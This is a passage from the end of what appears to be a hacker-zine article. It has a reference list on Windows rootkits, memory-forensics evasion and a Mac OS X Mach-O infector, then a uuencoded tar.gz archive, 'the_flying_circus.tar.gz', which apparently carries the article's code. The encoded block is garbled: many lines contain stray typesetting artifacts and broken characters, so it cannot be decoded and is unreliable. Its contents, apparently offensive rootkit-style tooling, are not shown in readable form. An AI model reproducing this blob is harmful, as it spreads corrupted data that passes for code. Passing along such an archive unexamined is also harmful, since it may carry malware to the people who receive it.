- [32] Hoglund, Greg & Butler, Jamie, Rootkits: Subverting the Windows Kernel, Addison-Wesley, 2005, ISBN-10: 0321294319
- [33] Luka Milkovic, Defeating Windows memory forensics, 29C3 http://events.ccc.de/congress/2012/Fahrplan/events/5301.en.html
- [34] fG!, OS.X/Boubou Mach-O infector PoC source code http://reverse.put.as/2013/03/05/os-xboubou-mach-o-infector-poc-sourc e-code/
- [35] thegrugq, How the Leopard hides his spots http://reverse.put.as/wp-content/uploads/2011/06/D1T2-The-Grugq-How-t he-Leopard-Hides-His-Spots.pdf

--[10 - T3h 1337 c0d3z

begin 644 the_flying_circus.tar.gz M'XL(`..`*5,``^R]77?;2)(@6K-G]^RQSJFSY[[LOJ;=TRY2IBB2\$BG9*M<. M15(VIR110U+^Z*HZ:(@\$);1)@`.`EM3MFE]Q'^[#_H/]DS<B,A/(!\$`2I"U7 M]Q31798\$9\$9&1D9&1D1&9`8WEC\$:W]O.M3&PO<',W_WFBS^E4NF@6F7TL\9_ MEBK[_*=X6+FR!_^'][5]5BI7J_L'W[#JET<E^<\$\P/0`%<_Z:'F^Y<TK!\5& MHP5P1#_"G_\@3Y`8_Z+1;=6;9ZUB<!=\F3:`'K7]_?GC7ZGN\?&O'!SL'51A M_`^JI<HWK/1EFE__,['_YO_]C__^S?_Y9MOSLP!Z_38.R8>?/?-(_BO`O_= MPW_X]__-!K+>[W?%KUCC_\!__R-6Y)^B]_]KX\$Z*YG0ZMHI]ZRYH.O-W".P(M'V?!:.?PJ+RW7RD?/#_<__R^;I[\$DYS_7WKV+YW_U>I!)3[_*P>US?S_&L\6 M8P8^,.4--O?A!<(BAOS-B!=CQA;[1,`^L4_\-Z4Z<UD'_L?@DP\$%\"?^BS_X M;SDCS\'R\KO,^#/[M!46_,2^8S_S#SN\I"N;_LO,"8K^_MDHL\$_)BC\;^!X[$M_{E^{[.\#?3U01/M\#/?L\p?NK\$A90?QJ[+\$D17AN[6\:G)_A\B0]D?WM)}$ MOYE2@*56D#^WGOQYIP3_^R[^L[CK[NP`AR4^+/NYE3*>.%SAJ.R*09&C\$(Y# $M-/B&K+T5DOX3%\#>82GH@-L+996*(G\FQW?E^*Z*O)'B<SO!>_"S0]UT@+S07$ MT3&=7G/IN#Z]MNK.D#GN+1NY'O/=B17<@)ADL%S!6A58XWLVM\$<CR[.<H%@L MT:O'!58IE2OT[Q[;85(4_<MT%A1-'][<!,'TQ>ZN^%#D[[?JXS\$C.#Y4@?(? MK2&@T;^Q?0;_!\G.?!-Q!92'%@M<UK4^VKX=8"_"]?Y'RW.L,>MR9'TV-:>6 M5]PZ<_V`N2."\$EB#&\?^]YGELZ'E#SS[RAHRT[.8C=`GT'_X^P8(461U-K)N $M\&5\#^9\#Y^M?W^'FS=FO?80'\#Q,3_@"@\#TV\%7\%ANZCE5@+K3B^6SB>E9(7F8"$ M]2=F, `.P6UOM`+ODN`&\!K1&EN/;'Z&F9YE#@CWSX2^L`O4GEC>PS3&[]DSH MMQR&G#D.; MS9]OW; FGKNE7D%`WAE!8'E02<!Z@1[C(A8U#=W)O[*<[AAG5L[MN"%V@&[ZU@#PVR+ZFLOM`;1W!6L*LQQJ*^=9_SZS87C8:.8A/&9Y'C#\$X,8: M?("!R!=9W_2N+:"\ZXSOMW06`F/H"@?E`PU2D;VV[@M`O>\`FF=9CUG_!L:= ML]V9SY#MH))?!.ZR%"90.,,<^RY#-8Z&`X@]_M_Y"`"Q6@0%QA.&&W&Y=F&@ MD%L5]@AN7<X]0.*A!1-`,,N--9Z.9F,L>S6S`5.33=U;RX-W6V*4@9K(_J(G M6`%+`RS/_6@1,P\MP3S4]2%PVB!`>@2N._:+K#W"02QLW5KC<0\$FPSTS@44< M483=WI@!NW=G0&@8>L&EG@6<\$\$"/\8L'_1K`@%@P1.Z\$!?;\$VH**^%.,20.' $M'OC4\&=G7,\[$T,4;!&X"]A_-0.\[$1900,*)H%/LUMF-/0QD#,:=L9C\&=#G)=V$ $M+W"]"8-10+VQ!S=(TE<7I_Q/H./D7E2`"3Z[&ML#MC5T<0"@Q\ST/\!8HIB"]$ M63NU:.Z,S(_P-R#UP;*FR&\$^-@:#!S/:<@;`AE<P0>@CS"W;V9K80`E[1,29 MCDVBUA#ZY-QSL4D,17`0\$9`4<C9.Q\$CP'@!KFS/XXFV9U\#B.#4#H"A@3'PD ${\tt MU\&5""1\&@G[<6S>QH"@BT@/8G%HC)$>$$[\&FA=$+,08C,KMG(OK/\^\OLX\&SN6]]}$

M9U[98Y"R^(+XM\"L8``0+B^:]7[KQ5;/Y:T"RWU@8]>YMHC2GC6&PA:71CB1 M!SAU\$;60;,`+UAC01*G`W#&(^Q/H@G7'Q3R\`W\$+;#BT0`H,4:*@V!K`6V\V M(!Y"]K<=&WG.%YQ"%!N#B/:W!M#R-0X6R,5;RW)BTY;5'3:;#DU\$2[SD2X0= M#0Q`'Z(P&&\A\$POA-T21[5LTYU'HT0(`<AYX_PKP)D+C]-&:H]<XD\$#CK:GI MP4(R&YN>Z!SRH*BE<O:(KPSC<5XN6:DBBA,G&MLS\$]JR!Q]X4PPX&-EN:\$X# MFI3`.2D=YD5QI9+S\$EX!V"M+#N!0\KK%KF"\$8>!;SE_<>_:4W4"#L`XXA2U8 M]']KS9\ 2?LO^>9SV\CL P.K;W^OS\$J5<J6Z\?]]E2?- Y=X5[Q#X0.BY"]K MM; %L_"M[BO^W>@#CO[=?VMO8_U_ER>+_PW[CW_]?-I"*_P]K_+_PWW^-%?FG MZ/W_<VKZP>64E'52C;XI[=>^RM!OGDSR/YK]:ZX\$*^W_\/E?V:]NY/_7>%8; M?_P'U-+B].INA=5@H?\71KU6K<GUOUK=J\'XU_:JY8W_QK/[BY[_,_;E_V3 MP^U_?KSUMZU'I@?6ZT?KC5!W7[+RT=:CP=CTP92"OZ#\$K_#"O4(^B`KMU*7 MO-36[C8[ML"88!?'[X[16C]!.]07U0;V[M:C1P?'I5II_Z1:KC7VJ05Z%9CA M^UE`;^\>,>R3Q.>05SJNSZ]T@_B\MF#%\E;"YR`+Z#@^=:ITW'JN5KJQ_V*2 M`\F8@57CKTVAY]F`QW%J4;5&:7]1M76IU,P&7,>I6MJC:B?/*VHUM'_BT15 ML\$:6P8UC4N,UZGMS:JQ'F&JI*N#.PR1!DS)A4GO^_%BM,83&_,GG4:5<%9#K M"R#'L6E@G8-62ZL#]C#)!&/JV@XZ==8E3_E8@'^^#'P<+^+F@Y.]@\45UR55 M4X"O+0,?PZM"H_>\NE^92^,U2561"LBE!9`5;"J'M6H+J%3?/SRHEZ'2R>'> M\7.LP]V8Z^"!,)N-A3#C&)RDE1Y:J)YXZXP.H=!<##2&PTEI4?*UR9!*V@AH M'(=R:G';)T_ENG1()VX(-(Y#):TX^L'1U4C>LS41::52.`8YCLW>TCIK#DTK $\label{eq:mesor} $$ ME=8QR'\&L]N?569\H<\F=1HWJ_,+KDF$N@=/Z7TLK/'$L4'/LP?HT2"6K"C:. $$$ MQT%:!7=J>:8S7!^-5.HJ4.-8'"XLO^Z`I-)8@1K'XGE:^:EGC>R[M2F12M\0 M9AR#^H+2ZU(AE;8AS#@&QVFE`^LN&%JC]?DAE;(*U#@6J6M>6'Y=2J125X\$: MQR)UV;L%L08J]MJD2"5P!#2.0^JR)XNO2XA4\D9`XSBD+GMWA[7/&HQ4XD9` M=1QJ)2'<CUMI2^]Z.*"NN1!H'(>]M.*1<%T7B_(RL`H>^WOUY\\KY8/27KU1 $M/RF5]BK[]2K7",>6Z1@!QM"L-4\)<CD#Y#@V^[S.\?'<.FL0AB#098"L80/\]$ M\.3P`.14ZJ#`ETK']6:]=\$SN`R>PC;\$=!&/+=^Q@<+,62@B^EA6\@M?!\4GS $M&\#T4!_N'AU7H2^UYJ\; M4C.X6=_&)+C/E*-8](0-4[FU8B\#-`3W>"G<&"8-B)$ M]"(=UXZK%;7&Q/)]\]I:&X_&`8>Z?S('JHI%L[Y?06&X][R)EFVU48-AQ?(? MAM;5;"TA3S#K"V'&,6@N*+T.%1#F\4*8"@:'H(L?@X1_OE>K'0-?'S1+M48# M2\\"C\$U;!P."V5H(,X9!HT*E#_9*:FD>TV78SLA=9R@(<&DYX#@N>\NJK\$F2 M1GDYX#@N55ZE6E>K3.Z-H1F8AA*ILC9.^]D;B.-VR*MB?Y01MM<?J]I\@/&V $MG\KNBX=\#N8\#C+=]S(N>G.B<?6/Z:RTL!+.^$&8,@R9QZ'&KU4AAI('K!)X[$ M7G<0FN5,L.,8[6>HM29MFI5,L.,8D4QKE<LMM1;&)!HSW_+&8`,:@\EP;3(U MLX*/X=4J9:NX+K%:6<\$K>#UO/:_7T`7;;)Y409.H'Q]6#@]H2P'X;WT-A>`V MEL*-87)0\$C5.YM18@S2\$R<E2N'%,0"`URXV#TH%:PYP-[6!=<AQ4%X&,MW_(M"Y>KR<)K\$N'@8!'(6/N'V'ZE5*T_5PO_U9U<V=;:#'%X((`>I`.-XU#GQ8^K $\texttt{M:<77I,+A<P\$T/QVH@D.]} \texttt{6F[L@=J_=]"J/P=CM5RN'+1JM\$B:@QMW_<E!@*O+DCM5RN'+1JM$B:@QMW_<E!@*O+DCM5RN'+1JM$B:@QMW_CE!@*O+DCM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B:@CM5RN'+1DM$B'+1DMB $M^{=}0.115CN=568,F!/A@.6^{$U"QF^C,^-15GP,9\#TN'A[425FF\#)G-!:A[W]}$ $M*\&!8-.M:_DK4(?\#/LX\&/8]5,JY:,V5ACS`A\(ROX&*XG'*_Z\Z9:<3"=&5//$ M%3'V:V-U<IP->!RG519J:W`4`6]D`Z[CU\$*'"%9K'JO5;'<0K*74\$"8GBT#& MVZ ,+[P>)5KH:9H/,M[^/A4^KE35PI[EF!/@,;\$GNNZ@M-"+E0EZ'"L^&1NE MBEK/O_<'YGA]NE07`XWC4)]3'//+UF.-%D8B+(`9Q^!X0>EUB7"P\$&8<@\:< MTCBGUC)_".KA\$JAQ+&A"'3:;>QI##]<?AN9\@+&VRZ5Y1=?M?&L^P'C;-'N> M/R]I16_L(<P=@+JN^`9]?2G<.";[2VJL28QR92G<."8U7F-?\$VX8<[,V#M4% M\$)766_7:'CIXFK7#XV/041L'Q[7F\W27[!H#@^#1-98-0,`+OK:<X=R0/BWH M[X0WACEL@_3`OXS1>5IO-*B\1_+\$""BP?\3&IA_\Z+BW#I;LWT\M>,VU,\H[M&Q0'1^2XA=>QIHY\$N3[F>+UD3[Z_]MS9](<G>N1;QA"^+XSTS1RD;[(AG3G* M[\%HG6@L&^*90P\$?C-Z)QK(@GBUH\,&(K;:3#=TLD84/1F*UG4SH9@P^?##Z MZBUE0WF%X,0'(W1*<]F07R&"\<&(GM)<)N0SQCH^&-'UEI:BG"DL\L&0E6UD MOW-IZ.3#S4#92#9\$E\97/MSHRT:R(;HT"/,A91IO)!.B&8,T'PQ;O:5L*&>+ MY'PP3M!;RH;RDJC/!R509KHN"0U]4()FIF2&V-\$'HZ;23#9DET>8/ABN4209 M4%T>AOI@XQ^UD@W59=&J#ZB.\S:RH;DLI/4!U7#>1C8TET>]/A@]HU:RH;H\ M-/;!:!JUD@W5I0&T#T;4L)%LB"Z-LGTPDH:-9\$-T:2CN@R\$:-I(%T0SQN@]I MH?!&LB&:(:3WP5!5FEF*[`I!OP\VJ_26LJ&<+3+XX4Q`K:7E**\8.?Q@>*<T MMQ3YS%'&#Z<;*.UDOS=+*/+#Z0A*.YGOS1"Q_'#"(FQE.:19`IL?C`ED&]GO M7!;]_&#TE&TL13-3B/2#H2G;R(1FMA#JAQMYM:%L"&>*LWXX'E`;RH;P2D'8 M#R<,TAK,UH&%D=L/QAK40#8\$%X9W/]P\LS.SP+(`\`>4!;R-;&@V",WGM6,5 MS?A!K8NQ7=G7'@+.A&+F`/:'EEAA6]G0SAKE_M!R*VPK&]J4H')\LJ^)+O_& M]*PA29,OROX:V&SHK1"F_V#\D-)<-N17B.5_,*Y(:6XI\IGC_A^,Y&H[V=#-MDASP8\$16V\F\$[K(T@@<CK&@B&Y)+<@T>C)RBB4Q(+D]'>#!:AHUD0W1ISL*#

MT3-L9"FBV9,:'HRJ6D/9\$,Z4^?!P:K?:T%*\$*06AG"T%X8-U%RS!W+J;XL'Q M@8+FK6=.\8*+P>AJY@PQ***<H=]VVL[0NH,BI<A[G]IHK!?'E^W3OG'1[300 M&_V>T6QW]>Y4T[K#;]THCCQS8M&!Y*NK\$;(G(8PCAF'N\"4./.Q/[]X/K,GN MJ7WEF=[][HDLX.\FJVA][#5_['8Z?;UCAYG&:0=36HIT\$\@:G<3]\$UZY>#<9 MAQUYLJB9)]G8K)Z&ON5\'I(B:R<<"LN)=`VG.*9#5!,Y/MGP72\$SY[,TTL\$" M]E\N<@C55C;.N.`;CM/!%]2B4S@C:B8;9V3/-GHP,9]H+!OBF5.2'DS<)QK+ MAOB2#*8'H[-H(@N22].<'HRFHHEL2&9/@'HP?).M94-]:;K4@V\$<-I(-T65) M50_&KK*-;&@NR[QZ2')2&]G07)Z<]9"(BE:RH;HPC>OAA-0P\Y`OS/5Z.`\$U MS#K8F3+!'HR0:CO9T, V2+O9@9%7; R8; NXLRR!T.4M[`4Q54SSAZ, #U*:6XA\ $ME/6F83\$\RVTJRA+[N(\&;_6*)<"AVM-,5>FCVH(&4/Y11(<4V$C>1W0C7IW:$ $M.\#/]\#U"Z4MX_V\#_<J^T?4`B)'B=PS_R],J;.1UG?'_B>DUK.G;O\2K'"]$ M<\$`MW^>T+6%1G0I+^J<1XQ42,M[[<07Y'IY2>W)8(E8H[Y>JZ0IDW+@N7126 M0@\$"2.@/;J!U&`K9J:SK<T\$MO&R55`MG\$E]:A2P"I!`-B+`:=2+0ESGLR8<F M3!\0D8Z'S908LI5IF2TJK:"6SA`:II1?GN>B%5Z:;:*57IKRH95>FG>AELZ8 M_*!5R99\H%59\$OROE5T2@Z^5S1`*KY5?'HVN%5\>\$:X57Q:5K15>%ANM%5X> MH:P57QXEK!5?&JFKE5X:+JN57AJSFA09@E>SR8KJX?.#0V#BDY.3"NJ*M>9> M<_]0[K_-`FM'[HGM#";#U'5HH>18=7.RH-9;85\P288GJ1UXL@)9RD26YYBG M&9'%=\<?+4/L(?OWDRMWO!Y5LH4;J?3(%N^3LH:DH)R-#!1EB+GYU?UR]5`-MVR, W_GIK\D+325N0%]HPLN1J6>U:K<PIY4JM;/G<6H4L&=5JA8PYS6J5C)FM M&C<MC&722BX,*I(E,P?0:A6RA+#*"IFWV[4*63:\%:Y;P>>KU<KL<)6ULF\A M:C4R[>\$E90!]RSCI,;+TD\$>65H[5R**TEG:XIH+V@2GT^-5DP*JVG^S]JM'E M*A,L"R/ORB[9S0_9-TN<L%9X6;2N)ILRGHBBU<EX((G:V^5A`5KII7OSX6AE $MS[COJF3+>$A9[=-X,^-B3S'*/."O5DY?6\7=ZFNM=TN=V=J:M]P'JEF5B_T\$ M23K%>I2=0\$U:+AJ5JA:W)^[ZEL%T!JED[F2R%JF6;OYHA%JR!Z,IDEE#);5* M60,5M4J9P@23PS*7CMD&B%Q(^PD7TLH#T*IEVJZ-K7VMO:7.*ZUX):WXA><. M9WAEI\$:>3#U?"G`-0JP6>9(<4-GZ"KU83L4U^I%D"@#:@8YX*0.D]2#ZO\$(? MLC:W1D^R!L^DK`UQ!#*N"ZO-B#6ZM\$(<AZ:/9PQ.EW56M \$UD;:RX)>U5W#M M:GK2*KJGUL=5#';-"EEHXFJFV0K''VGU5CCS21OJE3)FU#YER+;3EM/LT0(J M?DM3N[3.+,O]T/RP2QS8&A89E3=M%3I(FWR]V73J>@\$RY0EMDFCR9%XPU`KB M)&NK:TB3=8+P-(ID/H9:J[5.A%>*C([3((.,CK:A\$CM+VKZ3.)ASR0Y<ZFG: M^IF>VH`DH*ZQ]R;UWG5.I]9F;_:CG+5J:YW`K\$%8Y;1DK>(*!PQK]58Z%E@S ME;(>IZM560'T6:UNYO-B-5FVPAU%FG!=]38?K?*ZU^]H0++>5:-56N&2&4TK M6>,B%K7^FM>3:'K*"O=9:7LZ*]R>K-9;Z;YAK>+*5^)JM;-?(:M56^FN4ZWF $M"K>#:056NDU3J[G*[9-:Q56NC-2VQU>YYU&KN-KEC]I[\#"+>W!^]5:VW9)Y$ M`*JEFM@'V9N[#S*W[IKWQ6M;)"M?H:Z9""M>)ZBIXBM=`*CYHE>\(DBKF_U2 $M'<W%NH]-)IO?KTK*370[\IW;&I;(ZO>&*-HH6N&/RW4+#4=]!P,UH]6W_2N$ MK2!-_6R5U08SJ*`C';2AN@-.4=L/+PE)]6U1'W0G`B,C8>1ZB0XD4RN>`&91 MXT2+N);;3+U%IT<:?MRJR!`/IQ5?HKQK95,-%O7>'JWT27KIO^K\0[WNSA)A M=4-K:CE#RQG8\2_"[DFW):?<>WB>H4P4@QA>W+.:[U(%)H(EGPS<2=&<3L=6 M?3\$#6+>O9@%1G(H].C7]X')Z[0\$_-&ZL`9IEI?T:S>='CSK=5_7S]I_J_7;G $M_+Q^UD)WO/41&,?RJ,"O6295,]5X7C:19,<6S"<8"EAE["L;A.C]&\^*8<^0$ MO4.UC^T5*T\\$HWVTONX4Y587Z\$QE6LXU-'9#WV%"]@:FXUA#D'\$R7-:70NW1 $M!PR7Y16C:6LY"H=/3-OA9G;8Y82S-\:7>O&E7GI9&RG2M+T+D<7U1'W?==T@$ $MR[\NH>("`9Q"O[_^=K'0<[NB=;B7B766+)6)CB>@?@;;K'>MG!8,L\X-<)J7$ M)_O5:%JU%>[-TNIEO>5)<^^L>\$62YO58]1IHK7+6^X@U?\D:5^EJ]=>[9E;S $\label{eq:mezqp} \texttt{MEZQP`[GF+TF/R`ZCO>=6/$F-M(Y"N>=7G!MOK41USZ^=&E4MH[7G5TN-EE:\#])} = \texttt{MEZQP`[GF+TF/R`ZCO>=6/$F-M(Y"N>=6/$F-M($ ML>=738V<5N*RY]=,C8P.8Z[GUTN->58BJN?73(UHCJ*E4RN2_Z&:)2)J?O5Z $MMA#1>0"JZ'E9$O<YMVZY)B(ZCQ=$=,ZOW1*;C@?+-AW3YQZZ+^I+`S-3ZZYS)$ M8[+FA,A^L[#FA%CE0EY9\3-N2=.<\$)4,46NIM=>Z00?SU:V%&H6F>[PQ/1MH MD9J'M=H.8\$(!44\$OW*6<?]9&<E,P>3P&?LRX)SBOLQ%%WC6.\$T9=*EE25=`F MKEL)4J3!C'2QGA4\$PN[BAFG]]&W]?<_HM>K=QFOCLM?J&A?U_NL>%#CO</,4 $MO^{#}$?3 XY1[\:O7[]O%GO-HW:OG'<[N>Y+?2H<5H ?V4TWKTS\)?+^JM66!)K M7SNS9\]*=\G"[>-NO?L>BXSMJ\&S9UJ)M_7NN=\$ZN^B_-XX[32SUOM5+%#": MEQ>G[4:]WS+.60W7G:9Q5N\W7FNE.Q?OC8O7]1YBU6U?*!U\U6@8C52D`>?G MSZ-"S?=@GK<;QGG'N&@W8A!:Y_7CTY;1.?Y7^/U=HW6!YGQ/10%+=>#UF;#U MC=/6F]9I:`+3]XMNZZ+;:;1ZO4[7@(%OG[<E'&%S4K'>^[/CSFD/BK??8*]; $M[_JM[GD,(R(-C%_8^9^05<*2,1N?\3:0;X!QO*AL_;ASV3>ZK?XE_-%_?]%*$ M+75Y3DC53]M_:C6-^F6_D^BE*`?LU#3>U+MMI(Q:YJS>Z/3>0?\N3COOSUKG M?:-?[[YJ]:%,N50\%&Z1\]/W1KW1;[]I&<AX*@!Q"!"C0YU<_T[QDXBI2[,C

M%OQPDFJ8=RT0K2"T-C-I[9D4?@.;__*5T3X_Z73/.(_SWQ"GX:WIC79N[>!F $M9^{C?3YZL./FRS:]_{<}Y?SM>"6^.<G>K;^C(K1%:F[9P=M\];QNMV\Z)MM,]@$ M-!,T`ND&Q2[:,([PZTG[G?&Z56^VNBGEM(])]^3NXK.5,LG3?\[9SHWEV8\$U $MS"M5(FY1):["+&?M7J\\-$^:\]?84>KR`K61)0*'?0>92I4&<:4[KQ[0:R.\X]$ MBV`N]OK&29M8*1,5U+/'!!@8L--3\$D:\U[WWO7[K3(H+/"4NO]N2+G41]Y2- $M*I:\&9?Y5G(0G$82^T[0"SGF\3D7=>\-S/>F(2?`W6$-6)Y >=NM7UR`A,=U$ M]URT3.?Q95N'4B.MO]0Z]`\]7S>3;S/YOMSDTQ=+89HML[I4^RRYWY;F+'^` MK; > X" \$@@\$DD`[5/"F;[0=-1\YDN48\4Z'EHC<S8.M(;;_AO;MZ_&5FC/I)4Z M7ZC\$/%1<P)<BYF(M2R/F\$@G_<,0,F7PQZR+9,86BPW>TPRW5;-O?1UN_;GWS MQ9\,\$G:W:*3XTE9HHU0JU?;W&?X\J%7I9ZG"_Z:G4MUCY4JYLG]0WJN6R@Q? M5/>_8:40W]WD,T,I#*C(W?]YY:#8:+0`#N*"W_^HSS_[7_^]V_^RS??G)D# M!O;5.R8>?/?-(_BO`O_=PW_X]__-!K+>[W?%KUCC_\!__R-6Y)^B]_\KBCOI MPX(BPQ3@XRP8[1P>E??V*^6#YX?[G]_7S9-XLLS_SYO]R^;_7JE:VH_/__)^ $M>3/_O\:SN[W^*MF^*_a^*_C@3S;WX07"(H;\S8@78P;!_$3P/K^*/_#<^*G-9!_X']$ M1>#5)_J)_^(/_EO.R'/(O/PN,_[,/G%\$1=E/[#OV,_^VPPN[\$H%/S/@4%63L M9Z/`/B4K_FS@>]'[3P;B"/]^HKKPC7[V>X;Q4^>7L(#ZT]A-J0BOC5V\$:7QZ M@L^G^\$_VMY?T8''XFRD%6&H%^1.!/OGS3@G^]UW\9W'7W=D!KDM\6/93D#0^ MPF(`PW':%<,DQR4<F8@C#`F`UW3E4.1\$\$3D80'X\$M<O\$N#^3`[[S/=4,*2Z' M(\$YY>"]^%NC[+A"<-Q11-IV"BRC[.13\$^G50_QSWEO1CWYU8P0UNW&\$8W]@* MK/\$]&]HC"MD,BL6BK,/.W)D3F&#TG***+)KN8Y]@YN.[`^UYX]%Z88[O??L MZYN`Y09Y-GKUN, `JI7*%_MUC.V'TXK]PHQ3>W`3!],7NKOA0Y.^IX?&8\$2@? M:D&5C]90XI0BZL67KH4Q%!1CB<B:T.\$9J-6`/-^:HS=7MF-Z]]B#B5]@Z'9F $MT!GZ<X"A#*!M7UD#T@_+C#3L]C4B;0GC7$7?6/]A!^"6[,`&U@@#,>N[><$ MDLZ0)R,1EE`/:/P"?R\78ZCYS!U)G"A<<@(B'CI*A\$:HYI7[\$3\)>B(0QPWL M@56`S[;/#1V`\$;5)?=,1@A8'8].>6!Z2CE626\$!K"CDD%CQ0TGH(1!CO'X(9 $MN@, E81HJ[<(PN)00/S$#R[/-L1_1F\8)H:H=H&[M$5D?WI-E#X@0TC,83`1S]$ MC\BR*PO9`)!RF>4,76`T''\$`/7\$#BXFP4!JT(30+G,9&\(WWSW='P2V.I6`0 MYD^M`;('U+.1;SQD#(>SB.\+I!!6_W6[QWJ=D_[;>K?%X/>+;N=-N]EJLN/W M\+'\ZI?]UYTN^_.?ZSWX_-UWK'[>A/_>L]:[BVZKUV.=+L)IGUV<MJ\\$6@.G6 MS_OM5J_`VN>-T\MF^_Q5@1U?]MEYI\].VV?M/A3K=PH\$/5D-@75.V%FKVW@-M; ^K'[=-V_SVU>M+NGV.+)X!/G5W4N_UVX_*TWF47E]V+3@]PA2XTV[W&:;U] MUFH2W=OGT"YKO6F=]UGO=?WT5.W4<0L0HIT.`@F=:K:[K48?41>_<1@-H`C@ M<EI@O8M6HXV_M-ZU\/=Z]WT!*,\:G?->Z]\NH1!\9,TZ]T?F=\H@K#@1T+U_ $\texttt{MV6VAEPR[W;L\setminus[O7;_<M^B[WJ=)I(7=9K==^T\&ZW>\$3OM(+U/V\&6O18@UZ_TZ)]}$ M-0]0@#A0`CMUV6L3F=KG_5:W>TD[37GVNO,6J`"8UM%C2/3LG&.?.1>T.MWW $\label{eq:mprop} \verb|M"!KI0100L+>06_"^BR2$[06[=20,[IDU^FHQ:++?Z5+GHOZR^{\]:KT_:KUGFC]|$ MA04Z".AMN]?*PQBUT:^)4)'@;^O0["7U'0<&<(-?\$XQ9H!%D[1-6;[YI(_ZB $M/\Q[KRU8A,C7>"VH+QA=VOK\#R*&G1]R%,NF>:)\]Z_]W>GIF=.BC<_Q&Y/$ M3! \ 3@^3[#U/;\-W!!RL8V>,\\$PGC)?Y]9LTL_;5C!3;\MVL[^\%Y!4,LW?:)\ M2"0S:Q UHRO43ZDYJ&J!1`*:^E'/[HI]X:EV6F-1&AV0=7>778 =*Y"/6YCQ MX,'R10%_:IPFNS:40XZV,-#'^#@QS.\$0UE/?"*``4M?@Q#5N+'-X1*!!@(* $M#&Y=^74&Y6$IGDY!+KJC$9>-5_YP*^$G1VFP)9#A;R5\$/2PROQM"_6K!07H$ MV?9'EN%`UPP@*A4Z6KD>_[IZ/0JGPD@A_#"WMJJ04NVYS;'D0Q74?GUT[6%* $M.;W"`(DL12\9K83[%6,M!;H(;3&)L8FX9]+2E-QSQH-4-T[VOH5>"&UXWP$"$ $M^_7VZ; \9(%F[[W/:][P$1G/*]6^)KD=9*W&V5NID&#K^IV#@D#H9:,I1U-L9$ MC=.&F'!3AWAF+"8G%-=I"?.*6L-L):XAR2A))J,DMRS/<UPC>&1`;3,(<,)B MH1QU97N;,T!!T@*)DC_2*H&T<D",&:"FJ#53*A907T//;T1>%`QL.T"8(=#< $MMN\&"VA=#*+\((]PJNSP]/4J#$<<OOQZ"81/`H2"8!RPIVT`D#Q/BC5J#[HE:$ M@QO3P^AG:-\$)7#,7C2EHQ\$B%/TP]\WIB`GCO`^OA/A@-'&YSA:/GXZX0+JIV M\!V,*[MVW2\$#A=5\$97-B?K"X%BG/\$PJLR=3%>\THZAIP0HT554?3^2Y&.+>@ M;)L.***X()\$RRW.)F(BU)!2P,JR:0E0C<% 4]6%!&3.>W,=P^\1%K9B4:BK& M0'\$FJ&.\$A;]<6:"_>K2>HT`'O@6)[QC!U@>`9*"CC2_HG'I;?/X#.T,YSP:S $\texttt{MC<'BS55XH7S'R4X5DHL-C\&+Z*.6\%O!JQ7\%JMEZR49QQ)]} \texttt{F.K>VZ<@\%@!/>](\\$ M(H8FKJ"B#=7`E&!@PGB\$&XD@(B\$9>??1Y)LG;(#C)M.0XR(QAEO:NA0ST!0J MZ+7S"Z08/^@&.X7P<W/+;.?35NH(\$U"P6_7&ZQS@66`\$KA`3I7DJS4=.DA:: M<P:3*=;:^2&4;D7X#0VI`FAT,\$^OAM9'8^P_*6`/QI:3T][F\WPT0KA1"[*5 MN5, ?:R)) \UH5'0`^"P`PXLCM?+('2MDC#>*OVE_6&'T#*I:*D%L90:WN?-QX ML45H`00'F!-E"7(0'EUSA7'>60EY;0`63V.('<4;@G?N!(UPI,.].V.WH,A3 M<R"B!!G#9G\$16]BNOG?9>'S8(@QXIW_=HA_J?`9+`\.R<"M1R%80ZJ`2<W\\$ $\label{local_model} $$MDAOD\S@D3H\$9HQ\$J[Q_1A>6!GOR1).V-):5NBFSSK(]0?IYTFR-Z'H?,'K\$!$$

M-I&!SQIB8UX#7T!T1!AE%1])]G\H,9(^T>9.U,=BHBZ:"&(ZIM4_6MQ20NXL $M:S[G_WB;\Z="-!W4B;\H7FBJ26?&W>PSS[R-.Q0*VF/F*`!AX3JPSW[:(YG)]$ $M%K$S] - QKKU%S4&XRW@E[C(3;C#D+45!\>W)%.8;+N%<-LT\]!R':@H($)J&$ M+GE@36D-X=(K.E5&:`+X^*/%M1&H?C6V)J#!^`//O@(,KJPQ+NCH_E,HR.L" MX.%'D%CF-;G^IF.3&@5M!P2[SW'\$NW7ON8;&)N2;%GVT''=V30=O`'8#RS\$] MVV6W5/<6?<84TD#.61`T+F#.S.F4.D!"TN8XN&!T6U/FS1P'FS9]``_JW)@* M @7]J9AX"4V,K%O9`?(58"..Q4D\01\K% ((E.MKH;3G/E,S"+\$LDD1;PUP0 $M\HU2PP*A6*(5A"L60?2M\4@J8*@?RS(XF7\ZJ[]K=,Y.6^?/RK\<18\#P6TZ!$ MM?/#U)C:PX):M\"4ROE05:/1A_\+'PH*<!P<KI8"Z7#\K-!'7.#TA-\$R\?WC M4%:'ODAM\`F``]T>A\$[Y0)4P?]OZ`]2A>/1PRDT]&.)1[LE/]/H7]MJF.[O^ MZ'-GQRGYM5B/5HK'/SM/M+Y!=_X`VK8]"L%Q8X]3\$Z]N]C`,!_E>'HA!AB\$, MB, H#GH@!OKZ*X#BX,8+.>30!H-3013Y^L9-7<(>6L+(Z!LH"(F?;D2)62\$M& M.P?F/="9)JHX&<, %RP!'@\$)'1SCU@*6MNRFPK<55>52;8JM@1AS2Q&\NXM.\ M1#%<^&GJD'0))PX2@8R:]@43]EXH1^#_G\$,<P)AXI\$#D)04*9KQ'1[2@>U_; M`9N@;J'0`N&]>_?N!?(6#)#K`%NB?&52-I"DO#\$_XK26`HL\$E,8HQ7#C4M\, M\$<<KH32Q3(]F]]B]AE[L'3[?9R?U?OWT!9OL'9K/]X:C"H.I]*)<J[\$I\MH+ MSM3<ES!PQR]JC%P\+TK81:&R2FK5@3PO=L"\M#S^JX80B`^@P@UBX0@18^'" M3TY-7,&D_"FR-O"\YL@;R*-KZR!R84Z'SN0ASY#)B<.\$4WX-MT^%Z[!4,;Y M+I#K%`I=6(ANS?ND+/LR7HS(4*61'5C3@(]D^[S59R-S8H_00P\$2N+"2FP9_ MBV2LGQA8; H&VAPT9T(UMVXFI8.(+*/]N-`-FCF]?.]!SDJK;]I2<%5A3^[*= 